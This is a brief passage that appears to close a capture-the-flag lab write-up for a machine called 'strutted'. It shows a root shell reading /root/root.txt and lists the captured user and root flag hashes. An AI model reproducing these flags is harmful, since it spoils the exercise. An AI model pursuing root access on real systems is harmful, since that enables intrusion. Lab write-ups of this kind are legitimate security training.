
root@strutted:/home/james# cat /root/root.txt
6bcad1343a5521527eb1e4d2bde42913
User Flag:60eae43f798ab3a7d84e6e6538dd17a1
Root Flag:6bcad1343a5521527eb1e4d2bde42913